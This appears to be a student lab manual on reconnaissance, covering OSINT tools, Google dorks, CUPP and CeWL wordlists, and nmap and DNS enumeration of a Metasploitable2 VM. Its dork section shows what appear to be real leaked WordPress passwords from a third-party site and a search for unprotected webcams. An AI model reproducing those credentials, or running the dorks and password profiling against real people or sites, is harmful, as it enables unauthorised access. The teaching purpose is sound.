
1. Use Cached View:

- Visit a cached version of a website by entering the URL into the Google search engine and clicking on "Cached."



2. Use Wayback Machine:

- Visit the Wayback Machine (archive.org) and enter the website's URL to view its archived versions.



F) Web Scraping with The Harvester

1. Install The Harvester:

- The Harvester is usually pre-installed on Kali Linux. If not, install it: sudo apt install theharvester

```
(kali㉿kali)-[~]
$ sudo apt install theharvester

[sudo] password for kali:
theharvester is already the newest version (4.6.0-0kali1).
theharvester set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 894
```

2. Run The Harvester:

- To gather emails, hosts, and subdomains: theharvester -d github.com -l 500 -b yahoo

```
(kali㉿kali)-[~]
$ theHarvester -d github.com -l 500 -b yahoo
```

- Adjust -d for the target domain and -l for the limit of results.

3. Analyze and Save the Output:

- Review and document the findings.

```

[*] Target: github.com
[*] Searching Yahoo.
[*] No IPs found.
[*] No emails found.
[*] Hosts found: 10
cli.github.com
desktop.github.com
docs.github.com
education.github.com
gist.github.com
mac.github.com
pages.github.com
resources.github.com
skills.github.com
windows.github.com

```

G) Reverse Image Search with TinEye

1. Use TinEye:

- Visit [TinEye.com](https://tineye.com) and upload an image or enter the image URL to perform a reverse search.

The screenshot shows the TinEye search interface. At the top, there's a navigation bar with links for 'Search', 'Technology', 'Products', 'About', 'We are hiring' (in an orange button), and 'Log in'. Below the navigation is a search bar with two input fields: 'Upload' and 'Paste or enter image URL', followed by a magnifying glass icon. A large blue banner below the search bar displays the text '12 results' and 'Searched over 69.9 billion images in 0.4 seconds for: space bg.jpg'. To the right of this banner is a cartoon character of a blue robot with a single eye and a tire for a wheel. Below the banner, there are two dropdown menus: 'Sort by best match' and 'Filter by website / collection'. The main search results area shows the first result from 'twitter.com', which is an image of an astronaut in space. The result includes the URL 'Action4SA/status/1551862917158535169', the date 'First found on Sep 9, 2022', and the filename 'vrbDtar8_400x400.jpg (400 x 400, 42.5 kB)'. To the right of the results, there's a sponsored section for 'shutterstock' with the text 'Related images on shutterstock' and 'ENJOY 15% OFF. Use TINEYE15 on Shutterstock. SPONSORED'. It shows a grid of nine thumbnail images related to underwater scenes.

H) Online Search Portals

1. Shodan:

- Visit [Shodan.io](https://shodan.io) and sign in.
- Search for devices running Linux: linux

2. Censys:

- Visit Censys.io, create an account, and use it to gather information about the target system or domain.

I) Google Hacking Database (GHDB)

1. Search for Passwords:

- Open Google and search for:
inurl:/wpcontent/uploads/ ext:txt “username” AND “password” | “pwd” | “pw”

The screenshot shows a search results page with the query "inurl:/wp-content/uploads/ ext:txt \"username\" AND \"password\" | \"pwd\"". The results include a link to ostademusic.com which contains a file named "pass.txt". The content of "pass.txt" is as follows:

```
astad موسيقى
http://ostademusic.com :  
pass.txt  
... password is : NSFG6kzms ----- wordpress user: username: manager password:  
9c3tWVTAP!VQ GODGODGOD37payline ----- wordpress ...
```

2. Search for Webcams:

- Enter the search term: Intitle: "webcam XP 5"


The screenshot shows a search results page with the query "Intitle: \"webcam XP 5\"". The results include a link to [Shodan](https://www.shodan.io) which shows an entry for "Explore: tags:webcam". The entry states: "WebcamXP. Webcam XP 5 webcamXP is the most popular webcam and network camera software for Windows. User forgot often to active the Passwort protection!"

Another result is from [Moonware Studios](https://community.netcamstudio.com) which has a link to "Webcam XP 5.6 - how to clear email queue of photos, and ...". The snippet below it reads: "13 Apr 2018 — If you want to control webcam through the web client you setup access under the tab access restriction. In the web client you are asked to login."

J) Checking for Security Breaches

1. Use haveibeenpwned:

- Visit haveibeenpwned.com and enter an email address to check if it has been compromised.



K) Profiling Users for Password Lists

1. Install CUPP:

- Install CUPP (Common User Password Profiler): sudo apt install cupp

```
(kali㉿kali)-[~]
$ sudo apt install cupp
[sudo] password for kali:
Installing:
    cupp
```


2. Generate a Wordlist:

- Start the interactive process: cupp -i

```
(kali㉿kali)-[~]
$ cupp -i
  _____
  \cupp.py!      # Common
   \ \          # User
    \ \        # Passwords
     \ \       # Profiler
      \ \_____* [ Muris Kurgas | j0rgan@remote-exploit.org ]
       \ \_____* [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: harshita
> Surname: bhat
> Nickname: harshu
> Birthdate (DDMMYYYY): 01092002
```

- Follow the prompts to create a custom wordlist based on the user's profile.




The screenshot shows a terminal window titled "Mousepad" with the file path "/harshita.txt". The window contains a list of 346 entries, each starting with the number 332 followed by a sequence of characters. The sequences include various combinations of symbols like '\$', '#', '&', '%', and special characters like '@' and '!'. The entries are as follows:

```
332 1dk$6@  
333 1dk$'#  
334 1dk$'#'!  
335 1dk$'#'$  
336 1dk$'#'%  
337 1dk$'#'&  
338 1dk$'#'#!  
339 1dk$'#'*  
340 1dk$'#'@  
341 1dk$#!  
342 1dk$$  
343 1dk$%  
344 1dk$*  
345 1dk$*#!  
346 1dk$**
```

L) Creating Custom Wordlists with Cewl

1. Install Cewl:

- Install Cewl: sudo apt install cewl




The screenshot shows a terminal window on Kali Linux with the command "sudo apt install cewl" entered. A password prompt "[sudo] password for kali:" appears, followed by the message "Upgrading: cewl".

2. Run Cewl:

- Generate a wordlist from a webpage: cewl <website_url>

3. Save the Wordlist:

- Save the generated wordlist for use in password cracking or analysis.



The screenshot shows a terminal window on Kali Linux with the command "cewl www.google.com" entered. The output lists various Google services and features: Search, https, policies, google, com, Images, Maps, Play, YouTube, News, Gmail, Drive, More, Web, History, Settings, Sign, Advanced, search.

PRACTICAL NO : 3

Aim: Practical on enumerating host, port, and service scanning.

Steps:

1. Install and Configure Metasploitable2:

- Open VMware and select "Open a Virtual Machine." • Choose the Metasploitable2 virtual machine file and run it. • Login with username: msfadmin and password: msfadmin.

Port Scanning:

- A port scanner is an application designed to probe a server or host for open ports.
- Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.

2. Port Scanning Using Nmap:

• Find Target Machine's IP Address:

- Command: ifconfig

- This will display the IP address of Metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:ea:e3:cf
          inet addr:192.168.231.130 Bcast:192.168.231.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feaa:e3cf/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:62 errors:0 dropped:0 overruns:0 frame:0
            TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6206 (6.0 KB) TX bytes:7264 (7.0 KB)
            Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:92 errors:0 dropped:0 overruns:0 frame:0
            TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)
```

• Nmap Port Scanning:

- Command: sudo nmap -v -p 0-65535 -A 192.168.231.130 -oA metasploitable2

- This command scans all ports (0-65535) on the target system, enabling OS detection, version detection, script scanning, and traceroute.

```
(kali㉿kali)-[~]
└─$ sudo nmap -v -p 0-65535 -A 192.168.231.130 -oA metasploitable2
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:12 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating ARP Ping Scan at 02:12
Scanning 192.168.231.130 [1 port]
Completed ARP Ping Scan at 02:12, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:12
Completed Parallel DNS resolution of 1 host. at 02:12, 0.18s elapsed
Initiating SYN Stealth Scan at 02:12
Scanning 192.168.231.130 [65536 ports]
Discovered open port 23/tcp on 192.168.231.130
Discovered open port 5900/tcp on 192.168.231.130
Discovered open port 139/tcp on 192.168.231.130
Discovered open port 21/tcp on 192.168.231.130
Discovered open port 53/tcp on 192.168.231.130
Discovered open port 445/tcp on 192.168.231.130
Discovered open port 3306/tcp on 192.168.231.130
Discovered open port 25/tcp on 192.168.231.130
Discovered open port 111/tcp on 192.168.231.130
Discovered open port 80/tcp on 192.168.231.130
Discovered open port 22/tcp on 192.168.231.130
Discovered open port 45048/tcp on 192.168.231.130
Discovered open port 46937/tcp on 192.168.231.130
Discovered open port 54838/tcp on 192.168.231.130
Discovered open port 8787/tcp on 192.168.231.130
```

```
Discovered open port 6000/tcp on 192.168.231.130
Completed SYN Stealth Scan at 02:12, 9.70s elapsed (65536 total ports)
Initiating Service scan at 02:12
Scanning 30 services on 192.168.231.130
Completed Service scan at 02:14, 128.11s elapsed (30 services on 1 host)
Initiating OS detection (try #1) against 192.168.231.130
NSE: Script scanning 192.168.231.130.
Initiating NSE at 02:14
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 02:14, 9.80s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.65s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.05s elapsed
Nmap scan report for 192.168.231.130
Host is up (0.00071s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
|   FTP server status:
|   Connected to 192.168.231.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
```

```

Host script results:
| smb-os-discovery:
  OS: Unix (Samba 3.0.20-Debian)
  Computer name: metasploitable
  NetBIOS computer name:
  Domain name: localdomain
  FQDN: metasploitable.localdomain
  System time: 2024-09-30T01:36:52-04:00
  clock-skew: mean: 22m10s, deviation: 2h00m00s, median: -37m49s
  smb2-time: Protocol negotiation failed (SMB2)
  smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  Names:
    METASPLOITABLE<00>  Flags: <unique><active>
    METASPLOITABLE<03>  Flags: <unique><active>
    METASPLOITABLE<20>  Flags: <unique><active>
    \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
    WORKGROUP<00>  Flags: <group><active>
    WORKGROUP<1d>  Flags: <unique><active>
    |_ WORKGROUP<1e>  Flags: <group><active>

TRACEROUTE
HOP RTT      ADDRESS
1  0.71 ms 192.168.231.130

NSE: Script Post-scanning.
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Read data files from: /usr/bin/..../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 151.87 seconds
  Raw packets sent: 65697 (2.891MB) | Rcvd: 65552 (2.623MB)

```

- Viewing the Output file:

- List the Files in the Directory:
- Command: ls
- This command lists all files in the current directory, including the output file metasploitable2.nmap.

```

└─(kali㉿kali)-[~]
$ ls
Desktop      harshita.txt          metasploitable2.xml   Pictures      subdomains.github.txt
Documents    metasploitable2.gnmap  Music              profiles.csv  Templates
Downloads    metasploitable2.nmap   'New Graph (2).mtgl' Public       Videos

```

- View the Contents of the Output File:

- Command: cat metasploitable2.nmap
- This will display the contents of the metasploitable2.nmap file, which contains the results of the Nmap scan, including the open ports, services, and operating system details.

```
(kali㉿kali)-[~]
└─$ cat metasploitable2.nmap
# Nmap 7.94SVN scan initiated Mon Sep 30 02:12:20 2024 as: nmap -v -p 0-65535 -A -oA metasploitable2 192.168.231.130
Nmap scan report for 192.168.231.130
Host is up (0.00071s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.231.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntui (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smptd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8E
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no suc
ryName=XX

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2024-09-30T01:36:52-04:00
|_clock-skew: mean: 22m10s, deviation: 2h00m00s, median: -37m49s
| smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>  Flags: <unique><active>
|   METASPLOITABLE<03>  Flags: <unique><active>
|   METASPLOITABLE<20>  Flags: <unique><active>
|   \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
|   WORKGROUP<00>  Flags: <group><active>
|   WORKGROUP<1d>  Flags: <unique><active>
|_ WORKGROUP<1e>  Flags: <group><active>

TRACEROUTE
HOP RTT      ADDRESS
1  0.71 ms  192.168.231.130

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 30 02:14:52 2024 -- 1 IP address (1 host up) scanned in 151.87 seconds
```

Enumerating Hosts:

- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
- Enumeration is used to gather the following:
 - - Usernames, group names
 - - Hostnames
 - - Network shares and services
 - - IP tables and routing tables
 - - Service settings and audit configurations

- - Application and banners
- - SNMP and DNS details

3. Host Enumeration using nmap:

- **Host and Service Enumeration:**

- Command: sudo nmap -sS -O 192.168.231.130
- This command performs a SYN scan (-sS) to identify open ports and performs OS detection (-O) on the target machine (Metasploitable2).
- After running the above command, the results will display the detected operating system and any open ports on the target machine.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 192.168.231.130

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:46 EDT
Nmap scan report for 192.168.231.130
Host is up (0.00088s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:EA:E3:CF (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
```

- **Nmap Service Version Detection:**

- Command: sudo nmap -sV 192.168.231.130
- This command focuses on identifying the versions of the services running on the target machine's open ports.

```

└──(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:54 EDT
Nmap scan report for 192.168.231.130
Host is up (0.0018s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EA:E3:CF (VMware)


Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds

```

- **Legion Enumeration:**

- Open **Legion** by using command: sudo legion ○
Specify the IP subnet and start scanning.
○ It will list all available hosts and their services within the specified subnet.





DNS Enumeration:

- The process which locates all DNS servers and records of an organization is DNS enumeration.
- Domain Name System can be utilized as a source of information by an attacker to exploit and gain access to internal resources and systems of a specific organization.
- DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

Note: DNS Enumeration needs to be performed while Legion runs in the background.

4. DNS Enumeration:

- **Find Host IP Address, IPv6 Address, and Mail Servers**
 - Command: host packethub.com
 - This command retrieves the IP address, IPv6 address, and associated mail servers for the specified domain (packethub.com).

```
(kali㉿kali)-[~]
$ host packethub.com
packethub.com has address 35.208.202.142
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.
```

- **Find Host Name Servers and Mail Servers**

- Command: host -t ns packethub.com
- This command retrieves the name servers (NS records) associated with the specified domain (packethub.com).

```
(kali㉿kali)-[~]
└─$ host -t ns packethub.com
packethub.com name server ns-cloud-e2.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e4.googledomains.com.
packethub.com name server ns-cloud-e3.googledomains.com.
```

- For mail exchange servers Command: host -t mx packethub.com
- This command retrieves the mail exchange (MX) records for the specified domain (packethub.com), showing the mail servers responsible for handling emails.

```
(kali㉿kali)-[~]
└─$ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.
```

- **Find Name Servers:**

- Command: nslookup -type=ns <target_domain>
- Displays the domain's name servers.

```
(kali㉿kali)-[~]
└─$ nslookup packethub.com
Server:          192.168.231.2
Address:         192.168.231.2#53

Non-authoritative answer:
Name:    packethub.com
Address: 35.208.202.142
```

- **Finding DNS Details Using Dig:**

- Command: dig packethub.com
- Fetches DNS records like IP addresses and mail servers.

```
(kali㉿kali)-[~]
└─$ dig packethub.com

; <>> DiG 9.19.21-1+b1-Debian <>> packethub.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 36768
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4000
;; QUESTION SECTION:
;packethub.com.           IN      A

;; ANSWER SECTION:
packethub.com.        5       IN      A      35.208.202.142

;; Query time: 8 msec
;; SERVER: 192.168.231.2#53(192.168.231.2) (UDP)
;; WHEN: Mon Sep 30 03:32:35 EDT 2024
;; MSG SIZE  rcvd: 58
```

- **Advanced DNS Enumeration:**

- Command: dig <target_domain> MX
- Retrieves the mail server records for the target domain.

```
(kali㉿kali)-[~]
└─$ dig packethub.com mx

; <>> DiG 9.19.21-1+b1-Debian <>> packethub.com mx
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 63930
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4000
;; QUESTION SECTION:
;packethub.com.           IN      MX

;; ANSWER SECTION:
packethub.com.      5       IN      MX      0 packethub-com.mail.eo.outlook.com.

;; Query time: 16 msec
;; SERVER: 192.168.231.2#53(192.168.231.2) (UDP)
;; WHEN: Mon Sep 30 03:34:16 EDT 2024
;; MSG SIZE rcvd: 88
```

- **Using the Dig Command Get Details About the Target Host:**
 - Command: dig packtpub.com <record>
 - Replace <record> with the specific DNS record type you want to query (e.g., A, MX, NS). For example: dig packtpub.com A

```
(kali㉿kali)-[~]
└─$ dig packethub.com a

; <>> DiG 9.19.21-1+b1-Debian <>> packethub.com a
;; global options: +cmd
;; Got answer:
